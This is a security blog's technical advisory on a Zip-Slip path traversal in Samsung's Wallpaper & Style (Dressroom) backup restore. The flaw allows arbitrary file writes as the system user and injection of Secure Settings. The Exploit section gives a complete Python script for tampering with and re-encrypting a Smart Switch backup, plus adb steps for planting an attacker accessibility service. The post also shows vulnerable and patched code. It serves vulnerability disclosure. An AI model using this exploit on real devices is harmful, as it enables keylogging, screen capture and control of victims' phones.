


Blog

Technical Advisory
– Samsung Dressroom (Wallpaper & Style) – Arbitrary File Write at System UID
Ken Gannon July 30, 2026 12:41 pm No Comments
Product Wallpaper & Style / Dressroom (com.samsung.android.app.dressroom) Affected
- Ken Gannon
- July 30, 2026
- 12:41 pm
| Product | Wallpaper & Style / Dressroom (com.samsung.android.app.dressroom) |
|---|---|
| Affected versions | Confirmed exploitable on 2.8.10.24 and 2.9.50.89 |
| Fixed in | 2.9.50.90 – entries are rejected if the entry contains either ../ or ..\ |
| Vulnerability type | Path Traversal (Zip-Slip) on backup restore → arbitrary file write at UID 1000 → WRITE_SECURE_SETTINGS bypass |
| CWE | CWE-22 — Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”) |
| Attacker model | Local Physical Attacker or Malicious Owner – device must have the screen unlocked, a USB drive must be plugged into the device, and the owner manually drives a SmartSwitch restore |
| Tested on | Samsung S24, Samsung S25, and Samsung S26 |
Note
This vulnerability was identified during security research supported by Djini.ai’s Deep Scan capabilities.
Want to try it out yourself?
Djini.ai helps security teams accelerate vulnerability research.
Summary
It was found that the Smart Switch backup/restore handler in Dressroom extracts a nested, attacker-supplied ZIP archive (profiles.zip) without any path containment, and explicitly neutralises the platform’s ZipPathValidator defence by installing a callback that overrides no methods. Because Dressroom runs as the system user (android.uid.system, UID 1000) and performs no integrity check on the restored archive, an attacker who authors a crafted password-mode Smart Switch backup and social-engineers a victim into restoring it can write attacker-controlled file content to an arbitrary path owned by UID 1000.
By targeting /data/system/users/0/settings_secure.xml, the attacker injects arbitrary Secure Settings that the framework loads verbatim on the next boot, bypassing the WRITE_SECURE_SETTINGS (signature|privileged) permission entirely.
Impact
An attacker who delivers a crafted backup file to a victim (via USB drive, messaging, email, or any file transfer) and induces a single Smart Switch “Restore from external storage” with an attacker-chosen password can write an arbitrary file as UID 1000, up to the bounds of the system_app SELinux domain.
The demonstrated escalation is injection into settings_secure.xml: after the next reboot the attacker controls arbitrary Secure Settings without holding WRITE_SECURE_SETTINGS. The canonical weaponisation is setting enabled_accessibility_services (plus accessibility_enabled=1) to a sideloaded service, which the framework auto-binds at boot — granting keylogging, on-screen content capture, and tap/gesture injection with no permission and no further user consent.
Exploit
Reproduction requires: (1) a password-mode Smart Switch backup whose password the attacker controls, (2) the tamper step below, (3) a genuine restore on the target, (4) a reboot.
Step 1 — Obtain a password-mode Smart Switch backup.
On any device, Smart Switch → external storage → Back up, with external-storage encryption set to “Secure with password”. This yields, on the drive, SmartSwitchBackup2/_// containing SmartSwitchBackup.enc, WALLPAPER_SETTING/WALLPAPER_SETTING.zip, and a .DUMMY_<32-hex> directory (the PBKDF2 salt). The password-mode key is derived entirely from the attacker-chosen password and the in-backup salt — no device or account secret is involved.
Step 2 — Tamper the backup (workstation).
Tamper the backup (workstation). The following Python injects a Zip-Slip entry into the nested profiles.zip inside WALLPAPER_SETTING.zip. The malicious ZIP entry name uses ../ traversal to escape Dressroom’s extraction root (…/cache/bnr/profiles/unzip) and land the payload at an arbitrary absolute path. Here the payload is a valid Secure Settings ABX file (built from the target’s current settings plus an injected key using the on-device xml2abx converter) targeting settings_secure.xml.
The contents of tamper.py:
import io, json, hashlib, zipfile from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC from cryptography.hazmat.primitives import hashes from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes PASSWORD = b"attackerpass" # attacker-chosen backup password DUMMY = b"<32-hex-from-.DUMMY_ dir name>" # PBKDF2 salt, read from the backup BACKUP = "SmartSwitchBackup2/_ / " ABX = open("settings_secure_inject.abx", "rb").read() # crafted Secure Settings (Step 2a) # Password-mode key derivation (LEVEL_1): PBKDF2-HMAC-SHA1 -> uppercase hex -> SHA-256[:16] = AES-128 ks = PBKDF2HMAC(algorithm=hashes.SHA1(), length=32, salt=DUMMY, iterations=1000).derive(PASSWORD).hex().upper().encode() key = hashlib.sha256(ks).digest()[:16] def dec(b): d = Cipher(algorithms.AES(key), modes.CBC(b[:16])).decryptor(); pt = d.update(b[16:]) + d.finalize(); return pt[:-pt[-1]] def enc(pt): iv = hashlib.sha256(pt + b"iv").digest()[:16]; pad = 16 - len(pt) % 16; pt += bytes([pad]) * pad e = Cipher(algorithms.AES(key), modes.CBC(iv)).encryptor(); return iv + e.update(pt) + e.finalize() ws = zipfile.ZipFile(f"{BACKUP}/WALLPAPER_SETTING/WALLPAPER_SETTING.zip") profiles = dec(ws.read("/profiles.zip.enc")) # decrypt inner feature archive # Rebuild profiles.zip: keep every original entry, ADD the Zip-Slip entry buf = io.BytesIO() with zipfile.ZipFile(buf, "w") as z: src = zipfile.ZipFile(io.BytesIO(profiles)) for i in src.infolist(): zi = zipfile.ZipInfo(i.filename, i.date_time); zi.compress_type = i.compress_type z.writestr(zi, src.read(i.filename)) z.writestr("../" * 12 + "data/system/users/0/settings_secure.xml", ABX, zipfile.ZIP_DEFLATED) new_prof = enc(buf.getvalue()) # Repack outer WALLPAPER_SETTING.zip with the tampered member buf2 = io.BytesIO() with zipfile.ZipFile(buf2, "w") as z: for i in ws.infolist(): data = new_prof if i.filename == "/profiles.zip.enc" else ws.read(i.filename) zi = zipfile.ZipInfo(i.filename, i.date_time); zi.compress_type = zipfile.ZIP_STORED z.writestr(zi, data) new_ws = buf2.getvalue() open(f"{BACKUP}/WALLPAPER_SETTING/WALLPAPER_SETTING.zip", "wb").write(new_ws) # Fix the outer-archive size recorded in the (integrity-free) master manifest, re-encrypt man = json.loads(dec(open(f"{BACKUP}/SmartSwitchBackup.enc", "rb").read())) for a in man["IsApp"]: if a.get("Type") == "WALLPAPER_SETTING": a["FileListSize"] = len(new_ws) for fi in a.get("ListFileInfo", []): if fi.get("FileName") == "WALLPAPER_SETTING.zip": fi["Length"] = len(new_ws) open(f"{BACKUP}/SmartSwitchBackup.enc", "wb").write(enc(json.dumps(man, separators=(",", ":")).encode())) print("tampered")
Step 2a — Build the injected Secure Settings ABX.
The restore overwrites the entire settings_secure.xml, so the payload must preserve the device’s existing settings. Enumerate them, add the attacker key, and convert to the on-disk ABX format with the device’s own converter (guaranteeing a valid binary):
adb shell settings list secure > cur.txt # build settings.xml:# include every line from cur.txt plus, e.g.: name="enabled_accessibility_services" value="com.attacker/.Svc" and name="accessibility_enabled" value="1" adb push settings.xml /sdcard/in.xml adb shell xml2abx /sdcard/in.xml /sdcard/settings_secure_inject.abx adb pull /sdcard/settings_secure_inject.abx . ...
Step 3 — Deliver + restore.
The attacker delivers the tampered backup to the victim (e.g. a USB-OTG drive or a shared archive). The victim performs a normal restore: Smart Switch → external/USB icon → Restore from external storage → select the backup → enter the attacker-chosen password. Dressroom extracts the tampered archive and writes settings_secure.xml:

Step 4 — Trigger the load + confirm.
SettingsProvider reads settings_secure.xml only at boot, so a reboot loads the injected keys (do it promptly, before system_server re-persists its in-memory copy):
adb reboot
adb wait-for-device
adb shell 'while [ "$(getprop sys.boot_completed)" != 1 ]; do sleep 2; done'

adb shell settings get secure yaykeyyay        # -> yayvalueyay   (injected without WRITE_SECURE_SETTINGS)
Technical Details
Entry point and restore dispatch
Dressroom’s exported BroadcastReceiver com.samsung.android.app.dressroom.receiver.DressRoomReceiver (permission android.permission.WRITE_SECURE_SETTINGS) handles the Smart Switch backup/restore protocol action com.samsung.android.intent.action.REQUEST_RESTORE_WALLPAPER_SETTING. Smart Switch (com.sec.android.easyMover), which holds WRITE_SECURE_SETTINGS, is the privileged emitter that forwards the restore, passing SAF document URIs for each backup member (app_gen_history.zip.enc, features.json.enc, profiles.zip.enc, preferences.json.enc) in SAVE_PATH_URIS, along with the session key and security level.
The receiver dispatches to the restore task R4.t, which constructs R4.l from the intent and invokes it. R4.l copies the SAF members into a staging directory, decrypts each .enc (AES-128-CBC, key = SHA-256(sessionKey)[:16]) with no authenticity check, and for each decrypted member whose name contains .zip calls the archive extractor with the staging unzip directory as the target:
// R4.l (builds the extraction target, then calls the extractor) String target = base + "/unzip/" + feature; // e.g./cache/bnr/profiles/unzip W4.A.a.c(decryptedZip, target); // W4/A$a->c(File, String)
The Zip-Slip sink
The extractor W4.A$a.c(File source, String target) iterates the ZIP entries and writes each to target + “/” + entry.getName() with no canonicalisation, no normalize(), and no check that the resolved path remains within target:
// W4.A$a.c(File source, String target)
ZipInputStream in = new ZipInputStream(new FileInputStream(source));
for (ZipEntry e = in.getNextEntry(); e != null; e = in.getNextEntry()) {
    String name = e.getName();                                   // attacker-controlled
    Path p = Paths.get(target + "/" + name);                     // no containment check
    if (name.endsWith(File.separator)) {
        Files.createDirectories(p);
    } else {
        if (p.getParent() != null && Files.notExists(p.getParent()))
            Files.createDirectories(p.getParent());
        Files.copy(in, p, StandardCopyOption.REPLACE_EXISTING);   // arbitrary write
    }
}
A ZIP entry named ../../…/data/system/users/0/settings_secure.xml therefore resolves outside the unzip root and is written verbatim by Files.copy, at Dressroom’s UID 1000. REPLACE_EXISTING overwrites the existing target.
Neutralised platform defence
Android 14+ ships dalvik.system.ZipPathValidator, whose default callback rejects entry names containing .. path segments. W4.A$a.c installs a custom callback that overrides nothing, replacing the rejecting default with a no-op that accepts every entry name, and clears it after extraction:
// W4.A$a.c — before the extraction loop
ZipPathValidator.setCallback(new W4.A$a$a());   // empty callback
// ... extraction loop ...
ZipPathValidator.clearCallback();
// W4.A$a$a — the installed callback: implements the interface, overrides NO method
final class W4$A$a$a implements dalvik.system.ZipPathValidator.Callback {
    W4$A$a$a() { }        // onZipEntryAccess(String) is NOT overridden -> nothing rejected
}
With the platform validator neutralised and no in-code containment check, the traversal entry is accepted and written. The decrypt step (R4.c / W4.f) performs no MAC/AEAD/signature verification over the archive, so any archive that decrypts under the session key (which the attacker controls in password mode) is extracted — the attacker fully controls both the entry names and the file content.
Escalation: settings_secure.xml → WRITE_SECURE_SETTINGS bypass
settings_secure.xml lives at /data/system/users/0/settings_secure.xml (users_system_data_file), which is within the system_app SELinux domain’s write set, so the UID-1000 write succeeds. SettingsProvider reads this file only at boot: SettingsState parses every element and loads its name/value into the live Secure namespace with no integrity, hash, or permission check on the file content (the WRITE_SECURE_SETTINGS enforcement and isSettingRestrictedForUser gate exist only on the runtime write API, not on file load). Consequently, a file write to settings_secure.xml sets arbitrary Secure Settings with no permission. Injecting enabled_accessibility_services = a sideloaded component plus accessibility_enabled = 1 causes the framework to auto-bind that accessibility service at boot, yielding full UI observation and control.
Because system_server holds the settings in memory and re-persists them, the write must be followed promptly by a reboot to be loaded before it is overwritten; on a quiescent device the injected file is loaded reliably at the next boot.
Recommendation / Remediation
Samsung released a patch for this issue in version 2.9.50.90.
Two defensive layers were added:
1. A literal-token blacklist — any entry name containing ../ or ..\ is rejected outright with a SecurityException.
2. A canonical-path containment check — the extraction root is resolved to an absolute, normalized path once up front; every entry’s destination is then resolved against it, re-normalized, and required to stay inside that root.
Before (2.9.50.89 — vulnerable):
ZipPathValidator.setCallback(new EmptyCallback());   // overrides nothing → all names accepted
ZipInputStream in = new ZipInputStream(new FileInputStream(source));
for (ZipEntry e = in.getNextEntry(); e != null; e = in.getNextEntry()) {
    String name = e.getName();                       // attacker-controlled
    Path p = Paths.get(target + "/" + name);         // no containment check
    if (name.endsWith(File.separator)) {
        Files.createDirectories(p);
    } else {
        if (p.getParent() != null) Files.createDirectories(p.getParent());
        Files.copy(in, p, StandardCopyOption.REPLACE_EXISTING);   // arbitrary write
    }
}
After (2.9.50.90 — patched):
ZipPathValidator.setCallback(new EmptyCallback());               // still present, still empty
Path root = Paths.get(target).toAbsolutePath().normalize();      // NEW: canonical extraction root
ZipInputStream in = new ZipInputStream(new FileInputStream(source));
for (ZipEntry e = in.getNextEntry(); e != null; e = in.getNextEntry()) {
    String name = e.getName();
    if (name.isEmpty()) { continue; }
    if (name.startsWith("/")) name = name.substring(1);          // NEW: strip leading slash

    // NEW layer 1 — reject traversal tokens outright
    if (name.contains("../") || name.contains("..\\")) {
        throw new SecurityException("Path traversal attempt detected: " + name);
    }

    boolean isDir = name.endsWith("/") || name.endsWith("\\");

    // NEW layer 2 — canonical containment
    Path resolved = root.resolve(name).normalize();
    if (!resolved.startsWith(root)) {
        throw new SecurityException("Zip entry is outside target directory: " + name);
    }

    if (isDir) {
        Files.createDirectories(resolved);
    } else {
        if (resolved.getParent() != null) Files.createDirectories(resolved.getParent());
        Files.copy(in, resolved, StandardCopyOption.REPLACE_EXISTING);
    }
}
Get started
Start a free Djini.ai trial at djini.ai/pricing to run the platform against your own apps immediately.
For enterprise teams looking for a guided walkthrough, book a demo to see it in action with your own applications.
Recent Posts
- Hacking Optimus Prime: One Click to RCE on the TECNO Spark 30 Pro
- Pwn2Own 2025 – Part 1: Samsung Members WebView Takeover & Intent Redirection (CVE-2025-21079)
- Technical Advisory – Meta Horizon Shell — Automatic Dangerous Permission Grant via Virtual Input Injection
- Technical Advisory – Samsung Dressroom (Wallpaper & Style) – Arbitrary File Write at System UID
- Technical Advisory – Meta Quest System-Wide DoS via Unprotected Memory
Recent Comments
Statar back
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Well done Lyes, i liked the last graph it sums it up pretty well. You demonstrated how crucial it is…
Very interesting bug chain, especially the escalation process by using AppLink as a bridge between the browser and the app…